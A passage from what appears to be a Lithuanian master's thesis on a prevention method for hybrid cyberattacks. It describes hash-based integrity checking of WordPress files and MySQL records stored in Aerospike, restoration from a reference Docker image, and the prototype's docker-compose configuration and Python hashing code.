pakeitimai yra žinomi ir kenkėjiški. Abiem atvejais, jeigu aptinkama, kad pakeistas failas turi kenkėjiškoms programoms būdingų požymių arba net jeigu jie yra nerandami – sistemos būsena yra

išsaugoma ir pradedamas atstatymo į pradinę sistemos būseną procesas. Taip siekiama užtikrinti, jog metodas apsaugo ir nuo naujausių atakų, kurių požymiai dar gali būti nežinomi ir neaptinkami.

2.2.2. Sistemos atstatymo procesas

Atstatymo metu pažeista sistema yra išjungiama, o srautas nukreipiamas į atsarginę sistemos kopiją. Pažeista sistema su visais pakeitimais yra išsaugoma detalesnei analizei, o vietoje jos paleidžiama tiksli etaloninės sistemos kopija. Po pagrindinės sistemos įjungimo, srautas nukreipiamas atgal į pagrindinę kopiją. Naujai paleidus etaloninės sistemos kopiją automatiškai atstatomi modifikuoti failai ir duomenys, todėl sistema veikia taip, kaip veikė iki pažeidimo.

Abstrakti pagrindinės kopijos atstatymo ir srauto paskirstymo diagrama pateikiama **16 pav.**



16 pav. Pagrindinės sistemos kopijos atstatymas ir srauto paskirstymas

Išsaugota pažeistos sistemos kopija leidžia vėlesniu laikotarpiu detaliau išanalizuoti pažeistą sistemą ir nustatyti atakos vektorius bei atakuojamą sritį. Detali analizė leidžia imtis papildomų veiksmų prevencijai, tokių kaip papildomų taisyklių pridėjimas ugniasienėje ar tam tikrų IP adresų rėžių blokavimas, rastų pažeidžiamumų ištaisymas.

2.3. Informacinės sistemos kūrimas

Hibridinių kibernetinių atakų prevencinis metodas skirtas informacinių sistemų apsaugai, todėl realizacijos metu taip pat kuriama informacinė sistema. Informacinė sistema kuriama naudojant *Wordpress* informacinės sistemos ir *MySQL* duomenų bazės Docker konteinerius.

Sukurta informacinė sistema turėtų būti panaši į internetinių žinių portalus, todėl pasirinktas internetinių žinių stilius ir užpildyta įvairiais straipsniais ir nuotraukomis. Informacinėje sistemoje pateikiami straipsniai ir nuotraukos yra prieinami naudotojams ir gali būti peržiūrėti.

2.4. Funkciniai, nefunkciniai ir saugos reikalavimai

Prevenciniam metodui keliami šie funkciniai, nefunkciniai ir saugos reikalavimai:

2.4.1. Funkciniai reikalavimai

1. Metodas turi vykdyti duomenų bazės įrašų ir failų bei katalogų vientisumo patikrinimus;
2. Metodas turi užtikrinti galimybę tikrinti failus dėl žinomų kenkėjiškų programų požymių išorinėje duomenų bazėje;
3. Metodas turi užtikrinti galimybę sistemą atstatyti į pradinę jos būseną;
4. Metodas turi užtikrinti pažeistos sistemos būsenos išsaugojimą detalesnei analizei;
5. Metodas turi užtikrinti srauto failų išsaugojimą detalesnei analizei;

2.4.2. Nefunkciniai reikalavimai

1. Turi būti užtikrinamas greitas ir efektyvus maišos funkcijos reikšmių skaičiavimas ir tikrinimas su minimaliu kolizijų kiekiu;
2. Maišos funkcijos reikšmės turi būti saugomos sparčioje duomenų bazėje;

2.4.3. Saugos reikalavimai

1. Naudojantis prevenciniu metodu turi būti užtikrinama skirtingų aplinkų izoliacija naudojantis konteinerizacijos technologija;
2. Etaloninė sistema gali būti pasiekiama tik iš vidinio tinklo;

2.5. Skyriaus apibendrinimas

1. Pasiūlytas prevencinis metodas remiasi maišos reikšmių skaičiavimo algoritmu, kuris naudojamas duomenų bazės įrašų ir sistemos failų bei katalogų vientisumui užtikrinti. Nors maišos reikšmių skaičiavimas tiesiogiai neapsaugo nuo kibernetinių atakų, tačiau gali padėti laiku pastebėti sistemoje pakeistus ar naujai atsiradusius failus iki įvykstant informacinei atakai;
2. Siūlomas sprendimas pagrįstas ne tik specialių komponentų ir technologijų panaudojimu, tačiau ir specifiniu informacinės sistemos diegimu. Siekiant visapusiškai apsaugoti informacinę sistemą yra sukuriama etaloninė informacinė sistema izoliuotoje aplinkoje, o viešai prieinama tik tiksli sistemos kopija;
3. Prevencinis metodas užtikrina sistemos atstatymą į pradinę būseną, kurios metu likviduojami hibridinės kibernetinės atakos padariniai – pašalinamos „galinės durys“ ir atstatoma informacija;
4. Maišos reikšmių skaičiavimas ir tikrinimas atliekamas failinės sistemos medžio struktūra, kuri leidžia sumažinti tikrinamų maišos reikšmių skaičių iki minimalaus;
5. Pasiūlytas sprendimas taip pat užtikrina galimybę tikrinti failus žinomų kenkėjiškų programų duomenų bazėje bei išsaugoti pažeistos sistemos būseną kartu su srauto failais detalesnei analizei.

3. Hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo prototipas

Šiame skyriuje aprašytas hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo prototipas. Pateikiama pasirinktų technologijų, kuriomis nutarta realizuoti metodo prototipą apžvalga ir pateikiamas detalus prototipo aprašymas naudojant UML notaciją.


3.1. Pasirinktų technologijų apžvalga

Hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodas pasirinktas realizuoti išnaudojant naujausias technologijas ir įrankius. Konteinerizacijos technologija pasirinkta dėl plataus panaudojimo galimybių ir populiarumo debesų kompiuterijoje.

3.1.1. Docker

Docker – tai atviro kodo konteinerių technologija, leidžianti talpinti programinę įrangą konteineriuose, kurie izoliuoti nuo operacinės sistemos. Dėl izoliacijos vienu metu leidžiama paleisti didelį kiekių konteinerių tame pačiame serveryje. Konteineriai resursų atžvilgiu yra „lengvi“ ir juose yra viskas, ko reikia programai paleisti, todėl nepriklauso nuo operacinės sistemos ir įdiegtų paketų pagrindiniame serveryje **[34]**.

„Docker“ naudoja kliento-serverio architektūrą, klientas bendrauja su pagrindiniu servisu, kuris atlieka konteinerių kūrimo, paleidimo ir platinimo darbus. Klientas ir pagrindinis servisas bendrauja naudodami REST API, UNIX lizdus arba tinklo sąsają.



17 pav. „Docker“ architektūra **[34]**

3.1.2. xxHash

xxHash - ypač greitas, ne kriptografinės paskirties maišos funkcijos reikšmių (angl. *hash*) skaičiavimo algoritmas, veikiantis kompiuterio operatyviosios atminties (angl. *RAM*) greičiu. Algoritmas pasižymi puikiu našumu tiek apdorojant trumpas, tiek ilgas įvestis ir pasižymi puikiomis sklaidos ir atsitiktinumo savybėmis, taip sumažindamas kolizijų skaičių iki minimalaus teorinio lygio **[35]**.

3.1.3. Aerospike

Aerospike – greita raktų-reikšmių duomenų bazė, sugebanti užtikrinti nuspėjamą, milisekundžių trukmės užklausų atsakymo laiką. Duomenų bazė pasižymi dideliu patikimumu, lankstumu ir greičiu, todėl plačiai naudojama realiojo laiko sprendimuose, tokiuose kaip **[36]**:

- rekomendaciniai varikliai;
- pokalbių ir pranešimų siuntimas;
- telekomunikacijų apmokestinimui;
- sukčiavimo prevencijos vykdymui.

3.1.4. HAProxy

HAProxy – nemokamas, labai greitas ir patikimas sprendimas, siūlantis aukštą prieinamumą, apkrovos balansavimą ir tarpinį serverį TCP ir HTTP protokolais pagrįstoms programoms. Tai ypač tinkantis įrankis labai didelio srauto interneto svetainėms ir suteikia galimybę naudotis daugeliu lankomiausių pasaulio svetainių. Per daugelį metų įrankis tapo standartiniu atviro kodo apkrovos balansatoriumi (angl. *loadbalancer*), kuris įtraukiamas į daugelio pagrindinių „Linux“ operacinės sistemos distribucijų **[37]**.

3.1.5. Tcpdump

Tcpdump – paketų analizatorius, kuris stebi ir registruoja TCP/IP srautą, einantį tarp tinklo ir kompiuterio, kuriame jis vykdomas. Įrankis skirtas teikti statistiką apie gautų ir užfiksuotų paketų skaičių veikiančiame mazge, kad būtų galima analizuoti tinklo našumą, derinti ir diagnozuoti tinklo kliūtis bei kitas į tinklą orientuotas užduotis **[38]**.

3.1.6. VirusTotal API

VirusTotal API – leidžia įkelti ir nuskaityti failus, tikrina juos su daugiau nei 70 antivirusinių skaitytuvų ir URL / domenų blokavimo paslaugų, be to, siūlo daugybę įrankių signalams iš tiriamojo turinio išgauti **[39]**.

3.2. Hibridinių kibernetinių atakų prevencijos metodo prototipo struktūra

Tyrimui atlikti sukurta *Wordpress* informacinė sistema, kuri naudoja *MySQL* duomenų bazę. Izoliuotos informacinės sistemos konteinerių paleidimo parametrai pateikiami **18 pav.**


```
version: "3.3"

services:
  db_isolated:
    image: 192.168.0.106:5000/mysql:latest
    container_name: db_isolated
    volumes:
      - ./data/mysql:/var/lib/mysql
    restart: always
    ports:
     - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress

  wordpress_isolated:
    depends_on:
      - db_isolated
    container_name: wp_isolated
    image: 192.168.0.106:5000/wordpress:latest
    volumes:
      - ./data/wordpress:/var/www/html
    ports:
      - "127.0.0.1:8080:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db_isolated:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_HOME: "http://127.0.0.1:8080"
      WORDPRESS_SITEURL: "http://127.0.0.1:8080"
```

18 pav. Izoliuotos informacinės sistemos konteinerių paleidimo parametrai

Izoliuota informacinė sistema paleidžiama dviem konteineriais:

1. *db_isolated – MySQL* duomenų bazė, naudojama *Wordpress* informacinės sistemos;
2. *wp_isolated – Wordpress* informacinė sistema.


Informacinės sistemos pagrindinis puslapis su straipsniais ir nuotraukomis pateikiamas **19 pav.**



19 pav. Informacinės sistemos pagrindinis puslapis

Informacinėje sistemoje įdėti įvairūs naujienų straipsniai su nuotraukomis, kuriuos naudotojai gali peržiūrėti.

Python programavimo kalba paruošti du moduliai, kurie naudojami skaičiuoti ir tikrinti duomenų ir failų maišos funkcijos reikšmes, taip pat patikrinti failus *VirusTotal* API duomenų bazėje. Papildomai naudojamas srauto surinkėjas ir skirstytuvas, skirti surinkti ir paskirstyti srautus. Diegimo diagrama pateikiama **20 pav.**



20 pav. Hibridinių kibernetinių atakų prevencijos metodo ir kitų komponentų diegimo diagrama

Diegimo diagramoje atvaizduotos aplinkos „Etaloninė sistema“ ir „Viešai prieinama kopija (1,2)”, apibendrinant jose naudojamos informacinės sistemos ir duomenų bazės konteinerius, paleistus per *Docker*. Prevencinis metodas ir srautų surinkėjas bei skirstytuvas diegiamas serverio operacinėje sistemoje ir yra nepasiekiamas iš anksčiau minėtų aplinkų dėl konteinerizacijos technologijos ir jos teikiamos izoliacijos.

3.3. Hibridinių kibernetinių atakų prevencijos metodo prototipo veikimo modelis

Hibridinių kibernetinių atakų informacinėse sistemose metodo prototipo viena iš svarbiausių dalių yra maišos reikšmių skaičiavimas. Maišos reikšmių skaičiavimas atliekamas visiems *Wordpress* informacinės sistemos failams ir katalogams, taip pat pasirinktiems MySQL duomenų bazės įrašams. Failų ir katalogų bei duomenų bazės įrašų apskaičiuotos maišos reikšmės įrašomos į Aerospike duomenų bazę ir yra pasiekiamos maišos reikšmių tikrinimo modulio.


Duomenų bazės įrašų maišos funkcijos reikšmių sukūrimo ir išsaugojimo programinio kodo dalis pateikiama **21 pav.**.

```python
# Create hashes for DB tables
def make_db_hashes(cursor, client, ignore_tables, ignore_entries):
    # Read tables
    show_tables_query = "SHOW TABLES"
    cursor.execute(show_tables_query)
    tables = []
    for table in cursor:
        if table[0] not in ignore_tables:  # Discard unnecessary tables
            tables.append(table[0])
    # Read data from all tables
    for table in tables:
        table_query = ("SELECT * FROM {}".format(table))
        cursor.execute(table_query)
        for entry in cursor:
            if entry[1] not in ignore_entries:  # Discard unnecessary entries
                entry_id = entry[0]
                key_value = "{}_{}".format(table, entry_id)
                entry_hash_value = ubelt.hash_data(str(entry), hasher='xx64')
                key = ('hashes', 'db_' + table, key_value)
                try:
                    client.put(key,
                               {'id': key_value, 'value': entry_hash_value,
                                'timestamp': int(datetime.now().timestamp())})
                except Exception as e:
                    print("Error: {0}".format(e), file=sys.stderr)
```

21 pav. Duomenų bazės įrašų maišos funkcijos reikšmių skaičiavimo programinis kodas

Maišos funkcijos reikšmių skaičiavimas atliekamas pasirinktoms duomenų bazės lentelėms ir įrašams. Dalis lentelių ir įrašų yra praleidžiama, kadangi juose saugomi kintantys metaduomenys, kurie tikrinimo metu visados grąžina skirtingas maišos funkcijos reikšmes.


Pilnas maišos reikšmių skaičiavimo modulio veikimas atvaizduotas sekos diagrama ir pateikiamas **22 pav.**



22 pav. Maišos reikšmių skaičiavimo modulio sekos diagrama

Maišos reikšmių skaičiavimo modulis atlieka etaloninės sistemos failų, katalogų ir duomenų bazės įrašų maišos funkcijos reikšmių skaičiavimą ir užtikrina jų įrašymą į Aerospike duomenų bazę. Papildomai sukuriami etaloninės informacinės sistemos ir duomenų bazės atvaizdai, kurie naudojami viešai prieinamoms aplinkoms paleisti. Naujai sukurti atvaizdai išsaugomi atvaizdų saugykloje ir prieinami abiejų modulių.


Maišos reikšmių tikrinimo modulio veiklos diagramos pateiktos **23 pav. - 24 pav.**



23 pav. Maišos reikšmių tikrinimo modulio veiklos diagrama. 1 dalis

Maišos reikšmių tikrinimo modulyje, siekiant metodą sukurti kuo efektyvesnį ir našesnį, pasirinkta tikrinti failų ir katalogų maišos reikšmes, išlaikant medžio struktūrą. Tikrinimo metu pradžioje tikrinamos aukščiausio lygio katalogų ir failų maišos reikšmės. Jeigu aptinkamas katalogo pasikeitimas, tikrinama kataloge esančių failų ir katalogų maišos funkcijos reikšmės, kol randamas

nepakitęs katalogas ar failas. Šitokiu būdu užtikrinama, jog patikrinimo metu yra tikrinamas minimalus failų ir katalogų kiekis.



24 pav. Maišos reikšmių tikrinimo modulio veiklos diagrama. 2 dalis

Sistemos atstatymo procesas, kuris gali būti vykdomas maišos funkcijų tikrinimo modulio pateikiamas **24 pav.**. Atstatymo procesas sukuria dar veikiančios sistemos atvaizdus ir juos išsaugo į failus. Veikiantys sistemos konteineriai yra sustabdomi ir paimami jų srauto failai, kurie išsaugomi šalia atvaizdų. Sekančiu žingsniu parsiunčiami naujausi etaloninės sistemos atvaizdai iš Docker atvaizdų saugyklos ir paleidžiama sistema naudojant naujausius atvaizdus.

Maišos funkcijos reikšmės saugomos *Aerospike* duomenų bazėje ir yra išskaidytos į skirtingus rinkinius. Aerospike rinkiniai atitinka SQL duomenų bazių lenteles, tačiau skiriasi tuo, jog eilutės neturi iš anksto apibrėžtos schemos. Dėl patogumo dažniausiai naudojami tie patys stulpelių pavadinimai visoms eilutėms, tačiau tai nėra būtina sąlyga.

Aerospike saugomi maišos funkcijos reikšmių duomenų rinkiniai pateikiami **25 pav.**

disable-eviction	ns	index_populating	objects	stop-writes-count	set
"false"	"hashes"	"false"	"2"	"0"	"db_wp_commentmeta"
"false"	"hashes"	"false"	"1"	"0"	"db_wp_comments"
"false"	"hashes"	"false"	"250"	"0"	"db_wp_posts"
"false"	"hashes"	"false"	"242"	"0"	"db_wp_tcp_countries"
"false"	"hashes"	"false"	"178"	"0"	"db_wp_tcp_currencies"
"false"	"hashes"	"false"	"1"	"0"	"db_wp_tcp_tax_rates"
"false"	"hashes"	"false"	"12"	"0"	"db_wp_term_taxonomy"
"false"	"hashes"	"false"	"12"	"0"	"db_wp_terms"
"false"	"hashes"	"false"	"57"	"0"	"db_wp_usermeta"
"false"	"hashes"	"false"	"2"	"0"	"db_wp_users"
"false"	"hashes"	"false"	"2"	"0"	"db_wp_websitez_stats"
"false"	"hashes"	"false"	"492"	"0"	"wp_folders"
"false"	"hashes"	"false"	"9872"	"0"	"wp_files"
"false"	"hashes"	"false"	"1"	"0"	"db_wp_wp_sap_answers"
"false"	"hashes"	"false"	"1"	"0"	"db_wp_wp_sap_questions"
"false"	"hashes"	"false"	"1"	"0"	"db_wp_wp_sap_surveys"

25 pav. *Aerospike* saugomų maišos funkcijos reikšmių duomenų rinkiniai

Duomenys saugomi *Aerospike* duomenų bazėje yra atskirti į atskirus rinkinius pagal duomenų vietą arba tipą. Kiekviena *MySQL* duomenų bazės lentelė turi atskirą rinkinį, taip pat yra atskirti ir failų bei katalogų rinkiniai. Kiekviename rinkinyje yra užpildyti trys stulpeliai:

1. Failo vardas / Katalogo vardas / Unikalus identifikatorius
2. Maišos funkcijos reikšmė
3. Laiko žymė

Maišos funkcijos reikšmių duomenų modelis pateikiamas **26 pav.**

26 pav. Maišos funkcijos reikšmių duomenų modelis

Reikšmių nuskaitymas iš Aerospike rinkinių atliekamas pagal vardą arba duomenų bazės įrašo unikalų identifikatorių. Kiekvienas rinkinys yra nepriklausomas vienas nuo kito ir neturi tarpusavio ryšių.

3.4. Skyriaus apibendrinimas

1. Realizacijos metu sukurta *Wordpress* informacinė sistema internetinių žinių tema;
2. Remiantis hibridinių kibernetinių atakų informacinėse sistemose prevencijos metodu realizuotas prototipas, kuris skirtas hibridinių kibernetinių atakų prevencijai;
3. Realizuotas prevencinis metodas naudoja maišos funkcijos reikšmių skaičiavimą ir užtikrina sistemos atstatymą į pradinę būseną;
4. Metodo ir jo pagrindu realizuoto prototipo pagrindiniai bruožai yra šiuolaikinių technologijų naudojimas ir maišos funkcijos reikšmių skaičiavimas.

4. Hibridinių kibernetinių atakų prevencijos metodo eksperimentinis tyrimas

